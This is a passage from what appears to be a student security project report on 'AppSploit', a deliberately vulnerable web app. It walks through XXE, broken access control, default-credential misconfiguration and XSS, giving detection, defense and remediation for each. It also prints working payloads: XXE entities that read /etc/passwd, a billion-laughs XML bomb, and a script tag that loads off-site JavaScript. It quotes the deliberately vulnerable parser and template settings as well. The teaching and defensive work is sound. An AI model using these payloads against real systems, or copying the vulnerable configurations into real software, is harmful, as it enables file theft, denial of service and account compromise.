This attack is very likely to go unnoticed by an end-user of the application. Our proof of concept, in particular, leveraged the applications own output structure to dump sensitive data directly onto the page without error. Moreover, because we added the exfiltrated data to a user scoped entity only the attacker would be able to see the suspicious tasks containing sensitive data.

From the application administrator's perspective they could potentially identify this attack with proper logging. By examining the logs for repetitive errors on certain pages, the admin could identify a targeted endpoint. The admin could then fetch all the queries generated by that page to check for any unusual activity. Another approach would be to parse the logs for SQL reserved words and comment delimiters, checking for nonstandard queries being made against the database.

Defense

An end-user might defend themselves against this particular attack with strong randomized unique passwords for each web application they use. Then if an account data exfiltration occurs they can be sure that its isolated to the compromised application; and that their login credentials can't be used in another context.

A developer can proactively defend against this attack by not volunteering information about the system if not absolutely necessary -- like the server information string that reported our database version. More importantly, a developer should never trust user-supplied data, and always sanitize their input before evaluating it. Some modern database libraries will go as far as preventing multiple SQL statements from being executed in the same query; mitigating attacks like this, where we "close" the intended statement, then immediately follow it with our malicious payload. Lastly, applications can take advantage of database service user permissions, restricting a service account to the minimal set of operations it needs to function. This means disallowing querying metadata schemas, performing drops, and other advanced features.

Remediation

In this particular exploit, remediation is not possible. Once the admin identifies that an exfiltration has occurred the only option is to lock down the application and publish a data breach statement to all the affected users.

Threat Model

Source: [A3:2017-Sensitive Data Exposure | OWASP](#)

Summary

Sensitive data exposure happens when personal data on a web application is not properly secured. If users trust a web app with their sensitive data, it is important for the web app to keep it safe by providing the necessary protections. Developers need to pay careful attention to how data is stored and also how it is transmitted in order to keep sensitive data safe.

Impact

The severity of a flaw like this depends on the amount and type of data that is exposed. Inadvertently exposing information like banking numbers, social security numbers, addresses, consumer credit information, etc. can have serious and lasting consequences for users of the site. User account information is often a target since many people will reuse credentials across sites -- making it easy to expand the scope of a particular attack to include other web properties.

Exploitation

Any type of attack can lead to sensitive data exposure, and so a specific exploitation method cannot be described. A few common methods are:

- SQL injection and weak/absent data encryption
- A website using HTTP instead of HTTPS where an attacker on the same network performs a man-in-the-middle attack to view the victim's unencrypted traffic
- Any attack involving broken authentication/access control

For this exploit in particular we stole the password table using SQL injection, later finding the passwords to be stored in cleartext!

Hardening

- The first step to hardening against sensitive data exposure is understanding which data on the app is considered sensitive.
- Encrypt all sensitive data at rest in the database, and ensure secure encryption methods (TLS) are used on data in transit.
- All encryption algorithm used should be secure, up-to-date, and robust against brute force attacks
- Don't store sensitive data unnecessarily

XML External Entities (XXE)

Proof of Concept

Register and Login to AppSploit. Alternatively, you can login as a predefined user:

Username: user6

Password: user6pass

Set AppSploit to “XML External Entities” and “Vulnerable” mode and upload the appropriate xxe.xml file located in the payloads folder.

Note: If you are hosting the web application locally you may need to change the filepath that is currently set to “file:../../secretConfigFile.yaml” located in the payload file ‘xxe.xml (for windows).xml’. This file works on windows, but if you are having trouble on macOS, try replacing that filepath with the absolute path to the package-lock.json file or some other sensitive file.

If you are testing this exploit on the hosted version of the web application on the OSU flip server, use the payload file name ‘xxe (for linux).xml’.

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE root [ <!ENTITY xxe SYSTEM "file:../../secretConfigFile.yaml"> ]>
  <root>
    <name>&xxe;</name>
    <age>100</age>
    <favColor>blue</favColor>
  </root>
```

Example xml payload for windows

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE root [ <!ENTITY xxe SYSTEM "file:/etc/passwd"> ]>
  <root>
    <name>&xxe;</name>
    <age>100</age>
    <favColor>blue</favColor>
  </root>
```

Example xml payload for linux

After uploading the xml.xxe you should see the contents of the '/etc/passwd' file or 'secretConfigFile.yaml' in the name section of the profile depending on which payload was used.

AppSploit

Login

Register

Instructions

XML External Entities (XXE)Vulnerable

Profile

Name: ##### Primary configuration settings (EXAMPLE) #####
Taken from docs.saltstack.com from an example configuration file ##### Security settings #####
Enable
passphrase protection of Master private key. Although a string value # is acceptable; passwords should be stored in an external vaulting mechanism # and retrieved via sdb. See https://docs.saltstack.com/en/latest/topics/sdb/. # Passphrase protection is off by default but an example of an sdb profile and # query is as follows. # masterkeyring: # driver: keyring # service: system # # key_pass: sdb://masterkeyring/key_pass # Enable passphrase protection of the Master signing_key. This only applies if # master_sign_pubkey is set to True. This is disabled by default. # master_sign_pubkey: True # signing_key_pass: sdb://masterkeyring/signing_pass # Enable "open mode"; this mode still maintains encryption, but turns off # authentication, this is only intended for highly secure environments or for # the situation where your keys end up in a bad state. If you run in open mode # you do so at your own risk! #open_mode: False # Enable auto_accept, this setting will automatically accept all incoming # public keys from the minions. Note that this is insecure. #auto_accept: False # The size of key that should be generated when creating new keys. #keysize: 2048 # Time in minutes that an incoming public key with a matching name found in # pki_dir/minion_autosign/keyid is automatically accepted. Expired autosign keys # are removed when the master checks the minion_autosign directory. # 0 equals no timeout # autosign_timeout: 120 # If the autosign_file is specified, incoming keys specified in the # autosign_file will be automatically accepted. This is insecure. Regular # expressions as well as globbing lines are supported. The file must be read-only # except for the owner. Use permissive_pki_access to allow the group write access. #autosign_file: /etc/salt/autosign.conf # Works like autosign_file, but instead allows you to specify minion IDs for # which keys will

Exploit & Mitigation

XML External Entities (XXE)

Exploit Access local content using an external entity

Mitigation Disable defined data-types/external entities during XML parser configuration

[Write Up - TO DO](#)

Implementation

Secure

For this specific XML parser, setting the 'noent' option to false disables entity substitution, and setting 'dtdload' to false disables loading the external subset. This parser disables these options by default, therefore the secure version of the application requires no changes to configuration settings. This app toggles these options on or off depending on which state (vulnerable/secure) the website is currently operating in.

```
if (req.session.secure) {  
  options.noent = false;  
  options.dtdload = false;  
}
```

Vulnerable

The vulnerable app contains a misconfigured XML parser that will expand external entities. In order to make the app vulnerable we set the 'noent' and 'dtdload' options to true:

```
let options = {  
  noent: true,  
  dtdload: true,  
};
```

```
let xmlDoc = libxmljs.parseXml(xml, options);
```

We included these options in the main parsing function so that our 'xxe' external entity would be expanded.

User Perspective

Detection

This type of attack isn't directly dangerous to the users of a web application or their system, but it can harm users and owners through sensitive data exposure and open the application up to other types of attacks now that malicious users have obtained additional information about the system. Due to the varied nature of XXE attacks, there isn't a one-size-fits-all signature that can be used for identification. Some types of exploits deny service, while others may steal sensitive files or even open a reverse shell to execute arbitrary commands on the server.

The best thing to do is identify XXE vulnerabilities before they are exploited. Proper parser configuration and staying up to date on important security patches will mitigate most of these types of attacks, and there are many scanners on the market that will detect most XXE vulnerabilities.

More sophisticated XXE attacks may show additional signs. In some cases, XXE attacks can make http requests to arbitrary URLs or scan internal ports, which may be detected using any number of security solutions used by network administrators.

Remediation

Once an attacker obtains sensitive information, there is not much that can be done to take it back. Remediation steps involve immediately patching the vulnerability, and if possible determining what information was exposed and taking appropriate measures. For example, if an attacker uses an XXE vulnerability to read the `/etc/network/interfaces` file, then it may be wise to change the internal IP scheme of the network, and essentially make obsolete any of the configuration information that was stolen.

Threat Model

source: [XML External Entity \(XXE\) Processing | OWASP](#)

Summary

An XML external entity attack takes advantage of flaws in the XML parser of an application. This type of attack can cause a variety of issues, ranging from denial of service, internal file exposure, server-side request forgery (SSRF), internal port scanning, and in some cases remote code execution. XXE attacks are a deep topic and there are many variations that have been discovered over the years, this project explores one of the basic methods.

Impact

The impact of an XXE attack varies greatly. It can be something relatively minor like denial of service, or something totally disastrous such as remote code execution and privilege escalation.

Exploitation

One way an XXE attack works is by taking advantage of an XML feature called data type definitions (DTDs). DTDs are used to describe the structure of an XML document, and through DTDs a user can declare external entities. While external entities are useful for maintaining dynamic references to documents outside of the XML file, on a misconfigured server this feature can be abused in a number of different ways. The XML parser will replace references to a declared entity with the value defined in the definition and in this way an attacker can access sensitive files on a server. This example from [owasp.org](#) provides an example of an attacker accessing the server's `/etc/passwd` file by declaring an external entity:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

In the example above, an external entity named 'xxe' is defined as 'file:///etc/passwd'. Once the attacker uploads a document to a server with a vulnerable XML parser, that parser will go through the document and replace all occurrences of '&xxe' with the contents of the `/etc/passwd` file. The attacker then simply needs to view the uploaded XML document to read the contents of the `passwd` file.

Another version of an XXE attack (the most well known is named the ‘billion laughs’ attack) can cause a denial of service. In this type of ‘XML bomb’ attack, the attacker nests multiple DTDs within themselves so that the XML parser will exceed it’s memory capacity when trying to expand the entities in the document. Here is a frequently cited example from wikipedia:

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

The XML snippet above is less than a kilobyte, but after expansion by the parser it will contain 10^9 “lols”, taking up ~3 gigabytes of memory. Depending on the parser and the hardware of the server, this can crash the application. This is an old example and 3GB may not be enough to crash modern servers, but this attack can easily be modified to produce a much larger file.

Hardening

XXE vulnerabilities are almost always a configuration issue. The easiest way to prevent these types of attacks is to reduce the attackable surface by completely disabling these XML features. This can be achieved by turning off external entity resolution, or in the case of an XML bomb by disabling inline DTD expansion. If a server must use these features, Microsoft recommends taking a number of steps such as adding character limits to inline DTDs, adding request timeouts, and restricting the XML resolver from accessing files on the localhost. If DTDs are required, it can be difficult to configure the xml parser in such a way that it will prevent all types of attacks while allowing the desired behavior. This is why XXE attacks continue to be a problem even 20+ years after their discovery.

Broken Access Control

Proof of Concept

Register and Login to AppSploit. Alternatively, you can login as a predefined user:

Username: user6

Password: user6pass

Set AppSploit to “Broken Access Control” and “Vulnerable” mode to load your task list. The vulnerable version of the app uses query string parameters in the URL as arguments in the query to the sql database.


The following line will select all tasks from the database where the user_id = 6.

```
http://localhost/broken-access-control/?id=6
```

Since the app is vulnerable, you can change the query string to another user id to access their tasks like so:

```
http://localhost/broken-access-control/?id=1
```

After changing the query string, the tasks for user 1 will appear on the page:



Implementation

Secure

The secure version of this page uses the `session.user` variable to build the sql query. Since this is stored server side, the user cannot edit the parameter in their client.

```
if (req.session.secure) {  
  db.all("SELECT * FROM todo WHERE user_id = ?", req.session.user, (err, rows) => {  
    context.tasks = rows;    You, 24 minutes ago • broken access control  
    res.render("secure_tasks", context);  
  });  
}
```

Vulnerable

The vulnerable app uses the parameter from the query string to build the sql query. This can be edited by the user and there are no security measures in place to prevent a user from changing the id in the query string.

```
} else{  
  db.all("SELECT * FROM todo WHERE user_id = ?", req.query.id, (err, rows) => {  
    context.tasks = rows;  
    res.render("secure_tasks", context);  
  });    You, 25 minutes ago • broken access control  
}
```

User Perspective

This section assumes the user in this case is the administrator of the web application.

Detection

For issues regarding broken access control, the best detection methods are usually testing. Broken access control problems are situationally specific to the web application itself and to the security policies of the entity operating it. This situational and unique nature reduces the effectiveness of off-the-shelf automated testing tools, so having thorough development and QA testing processes are key.

Defense

Testing is important for detection of vulnerabilities and in this way it is important for defense as well. Testing the application and finding vulnerabilities before they are live is preferable to finding vulnerabilities in the production version of the application. Therefore testing first is clearly the best defense.

It is good practice to deny access to users by default (and only allow where necessary) and to have a strong system for enforcing record ownership. This can be done many ways, the secure version of Appsploit uses the user's server-side session info to query the database rather than relying on malleable information from the client. For large organizations it is also important to have a sound access control policy so the intended behaviour of the application is clear to everyone working on the application.

Remediation

Remediation plans will vary based on what type of access was inadvertently allowed. In some cases determining what exactly was accessed can be a difficult chore on its own, especially if the application lacks sufficient logging & monitoring tools. If a malicious user gained access to admin privileges an entire system audit should be performed. If a user was able to access another user's data, the application (or the affected part of it) should be taken offline until the vulnerability is found and patched. Notifying users and dealing with legal issues in regard to sensitive data exposure is outside the scope of this report but will be required in many situations as well and would be a large part of any remediation plan.

Threat Model

sources:

[A5:2017-Broken Access Control | OWASP](#)

[Broken Access Control for Software Security | OWASP Foundation](#)

Summary

Broken access control doesn't refer to a specific kind of exploit or attack vector, but to faults in how the web app authorizes its users. Flaws in the app's code can cause this type of security risk, but inadequate security policies and documentation are likely culprits as well. Evolving business policies and changes to users & permissions can create flaws in web apps that were originally secure. The most serious access control flaws can allow unauthorized users access to the administrative tools of the web application.

Impact

Since broken access control is a wide category, the impact of an attack varies. If a malicious third party can gain access to other user accounts then sensitive data exposure becomes a serious issue, however if an attacker can gain admin rights then the entire system becomes compromised.

Exploitation

As mentioned above, broken access control is a wide-ranging topic. There are many different ways a web application's authorization mechanisms can be flawed and numerous ways to exploit those vulnerabilities. Below are a couple of common areas, one we explored in more detail in this project:

- Insecure ids
 - For example, modifying a parameter (such as an account or id number) of an SQL query to access another user's information
- Path traversal / Forced browsing
 - Using relative paths to access other files in the directory tree that would normally not be directly accessible.
 - Force browsing to a URL that is not directly exposed by the website (such as an admin configuration page)

Hardening

Developing a strong security policy is key to maintaining access control. Using something like an access control matrix to document which users can access what parts of the site and testing against that policy is key to finding flaws. Beyond policy, having well maintained, centralized code for access control topics makes updating policy changes easier and less prone to error. As for technical hardening measures, things like parameter validation, timeouts on JSON web tokens (JWTs), and rate limited requests can help prevent unauthorized access.

Security Misconfiguration

Proof of Concept

Register and Login to AppSploit. Alternatively, you can login as a predefined user:

Username: user6

Password: user6pass


The security misconfiguration this demonstration takes advantage of is a default admin account. Using default credentials, a user can navigate to an admin only page and view statistics about the web app.

Before logging in, make sure Appsploit is in vulnerable mode. Continue logging in using the following credentials:

Username: **admin**

Password: **admin**

After logging in using the default admin account, navigate to the 'security misconfiguration' page using the drop-down menu in the top left corner:



If (and only if) you are logged in as admin, you will be able to see the dashboard on this page, which shows the number of total users and tasks currently in the database

Welcome to the Admin Dashboard

Number of users:	7
Number of tasks:	18

Implementation

Secure

The secure version of this page does not allow the user to log in as the default admin account. If the user is already logged in as the default admin and then switches the website to secure, the login session will persist, but the dashboard will still be unavailable to the default account.

```
if (req.session.secure && req.body.username === "admin") {  
  res.render("403", context);  
  return;  
}
```

Logging in as the default 'admin' is prohibited in the secure version of the app

Vulnerable

The vulnerable app leaves a default admin account enabled with default credentials. This account contains higher-level privileges than ordinary users. Because this is a simple web app for demonstration purposes, the admin check is hard-coded, and checks to see if the account name is 'admin' before allowing a user to continue to the admin dashboard.


```
if (req.session.name !== "admin" || req.session.secure) {
  res.render("security_misconfig", context);
  return;
}
db.all("SELECT COUNT(*) AS userCount FROM user", (err, rows) => {
  if (err) {
    console.error(err.message);
  }
  context.users = rows[0].userCount;
  db.all("SELECT COUNT(*) AS taskCount FROM todo", (err, rows) => {
    if (err) {
      console.error(err.message);
    }
    context.tasks = rows[0].taskCount;
    res.render("security_misconfig", context);
  });
});
```

User Perspective

This section assumes the user in this case is the administrator of the web application.

Detection

Automated testing is particularly useful when searching for security misconfigurations because of their discrete nature (an application can only be configured in so many different ways using configuration options coded into the program). A strong development and QA process can help ensure the appropriate testing takes place.

Defense

The best defense is identifying these misconfigurations before an application goes live. This involves adequate testing practices and a sound development environment that is identical to both the testing and production environments. Patch management is an important part of ensuring that components in the application are updated and secure.

Defending an attack after it happens is not possible. The application should be taken offline until the vulnerability is patched and then a remediation plan can continue from there.

Remediation

Once an attack has happened, the remediation process is similar to many of the others here and can depend greatly on what exactly the attack targeted. If an attacker was able to gain admin controls through a security misconfiguration, an entire system audit is required, but if an attacker merely used a misconfiguration to view version information of a framework for example, then less drastic action is required.

Threat Model

sources:

[A6:2017-Security Misconfiguration | OWASP](#)

[Security Misconfiguration | Hdiv Documentation](#)

[Article: K10622005 - Securing against the OWASP Top 10 | Chapter 7: Security misconfiguration attacks \(A6\)](#)

Summary

Similar to broken access control, security misconfiguration doesn't refer to any specific attack or exploit, but rather the more general idea of flaws in how an application is configured. This can open the door for other exploits mentioned in this project, such as cross-site scripting or XML external entity attacks. Inadequate password policies, enabled debugging accounts, and unpatched/out-of-date software would also fall under this broad category..

Impact

Like broken access control, the impact of a security misconfiguration can range widely from a mild annoyance to a serious security incident. For example if detailed error messages are provided in the production environment but the app is secure otherwise, then the impact is very low. However if a user can log in with default admin credentials then the app has a very serious problem.

Exploitation

Exploits for a few specific scenarios:

- Debugging console enabled or detailed error messages in the production environment
 - An attacker can use this information to discover other serious vulnerabilities
- Default accounts are enabled (admin/admin, admin/password, etc.)
 - An attacker can gain access to privileged accounts & information
- Inadequate password policy

- Users have easy to guess passwords that are susceptible to unsophisticated dictionary attacks

Hardening

Robust security policies are the most effective hardening tool for misconfiguration issues. In many cases, these problems can be discovered and fixed before an application moves to production if there is adequate testing and QA. Most of this is very broad advice, but a few specific tips include:


- Do not use default or vendor-provided account names or passwords
- Enforce a secure password policy for users
- Maintain a timely and robust process for patching software and reviewing configuration updates
- Automate configuration security tests

Cross-site scripting (XSS)

Proof of Concept

Set AppSploit to “Cross-site scripting (XSS)” and “Vulnerable” mode and paste the following snippet into the new task input field.

```
<script  
src="https://rawcdn.githack.com/nandj-osu/appsploit/d685b758a78  
2018611bd3cf5e42b8e9be7d9d7fb/payloads/xss.js"  
crossorigin="anonymous"></script>
```



After clicking submit the page should refresh, loading off-site javascript in the process. Toggle the “Vulnerable” button to “Secure” and refresh to see the mitigation in action.

Notice how the script tags are visible in “secure” mode, but when vulnerable they are interpreted by the browser and appear invisible in the user content entity.

Implementation

Secure

In the context of our technical stack, this only needed a minor change. We simply used our templating language's HTML escape preprocessor to prevent the interpretation of HTML input. In handlebars this corresponds to using double braces, `{{ }}`, to surround content inclusion variables.

```
<div class="task">
  <input class="big-checkbox float-left" type="checkbox" data-task-id={{this.task_id}}
    {{#if this.task_complete}}checked{/if}>

  <div class="card">
    <button type="button" class="close" data-task-id={{this.task_id}} data-toggle="to
      ="Delete">
      <span aria-hidden="true">x</span>
    </button>
    <div class="card-body">
      {{this.task_description}}
    </div>
  </div>
</div>
```

Vulnerable

This variant was demonstrated by allowing user passed HTML input to be directly interpreted by the DOM. In the context of our technical stack, this only needed a minor change. We simply used our templating languages HTML *raw* tags. In handlebars this corresponds to using *triple* braces, `{{{ }}}`, to surround content inclusion variables.


```
<div class="task">
  <input class="big-checkbox float-left" type="checkbox" data-task-id={{this.task_id}}
    {{#if this.task_complete}}checked{/if}>

  <div class="card">
    <button type="button" class="close" data-task-id={{this.task_id}} data-toggle="to
      title="Delete">
      <span aria-hidden="true">x</span>
    </button>
    <div class="card-body">
      {{{this.task_description}}}
    </div>
  </div>
</div>
```

User Perspective

Detection


Noticing that there appears to be “blank” or “empty” content on the page is critical to the user being alerted that something isn’t quite right with the page they are visiting.



A screenshot of a web form. It contains a text input field with the placeholder text "insufficient logging & monitoring". Below it is another text input field, which is empty and highlighted with a red rectangular box. Below the empty field is a label "Task description" and a green "Submit" button.

Offending “empty” content

Once this clue sets off the user, they can then use a DOM inspector to examine if there is any unescaped HTML being processed in that suspect element. It’s also very suspect to find script tags in the body of an HTML document, as best practice dictates scripts be loaded from either the header or the footer.



```
<div class="card">
  ><button type="button" class="close" data-task-id="19" data-toggle="tooltip" data-placement="right" title data-original-title="Delete">_</button>
  ><div class="card-body"> = $0
    <script src="https://rawcdn.githack.com/nandj-osu/appsloit/d685b75_/payloads/xss.js"
      crossorigin="anonymous"></script>
  </div>
</div>
```

script tags/attributes out-of-place

Alternatively, the user can look for off-domain (cross-site) requests using a network inspection tool, like the one built into chrome dev-tools. However, this needs an address white/black list to be effective.


Name	Status	Remote Address	Type	Initiator	Size	Time
xss.js	200	104.31.13.182:443	script	xss	1.1 kB	191 ms
actions.js	200	:::1:80	script	xss	1.8 kB	7 ms
popper.min.js	200	104.16.85.20:443	script	xss	7.8 kB	196 ms
bootstrap.min.js	200	209.197.3.15:443	script	xss	15.0 kB	182 ms
jquery-3.5.1.min.js	200	209.197.3.24:443	script	xss	31.4 kB	239 ms

Request to suspicious host

Defense

This is a particularly difficult attack to defend against, however, modern browsers require the same-origin policy, preventing javascript from interacting with another domain without being whitelisted. This doesn't however prevent the attacker from appending an image tag with an src attribute containing sensitive data in order to exfiltrate the information via a GET request. As a user, there is not much that can be actively done to mitigate advanced versions of this threat.


Once a user detects an attack they should remove the offending content, if possible, or alert the website owner to do so. A user can, however, use domain-based blacklisting to attempt to stop the malicious code from being imported. Tools like uBlock and other adblockers may provide this white/blacklisting functionality to the end-user.



uBlock javascript blocking functionality

Remediation

In this particular application, remediation is as easy as identifying the offending element containing the XSS code, the task entry, and deleting it.



Content delete functionality

The best defense against this attack is on the server-side. The application developer needs to sanitize the user input by escaping HTML keywords that allow javascript execution. Moreover, a

regex that looks for URL patterns in the input can pre-visit the source and determine if it is a javascript payload, blocking those that are.

Threat Model

source: [Cross Site Scripting \(XSS\) Software Attack | OWASP Foundation](#)

Summary

XSS attacks are a subtype of injection attacks where unauthorized code is inserted into a production web application so that it is executed in a way that alters its behavior to perform actions that are out of specification. This generally happens when a web application fails to validate, verify, and/or sanitize its user inputs. Best practice dictates that input from the user not be trusted, especially in the case of an application open to the public internet. Specifically, an XSS attack will run unauthorized client-side javascript, possibly resulting in request forgeries from the client to other URLs or opening up other attack vectors.

Impact

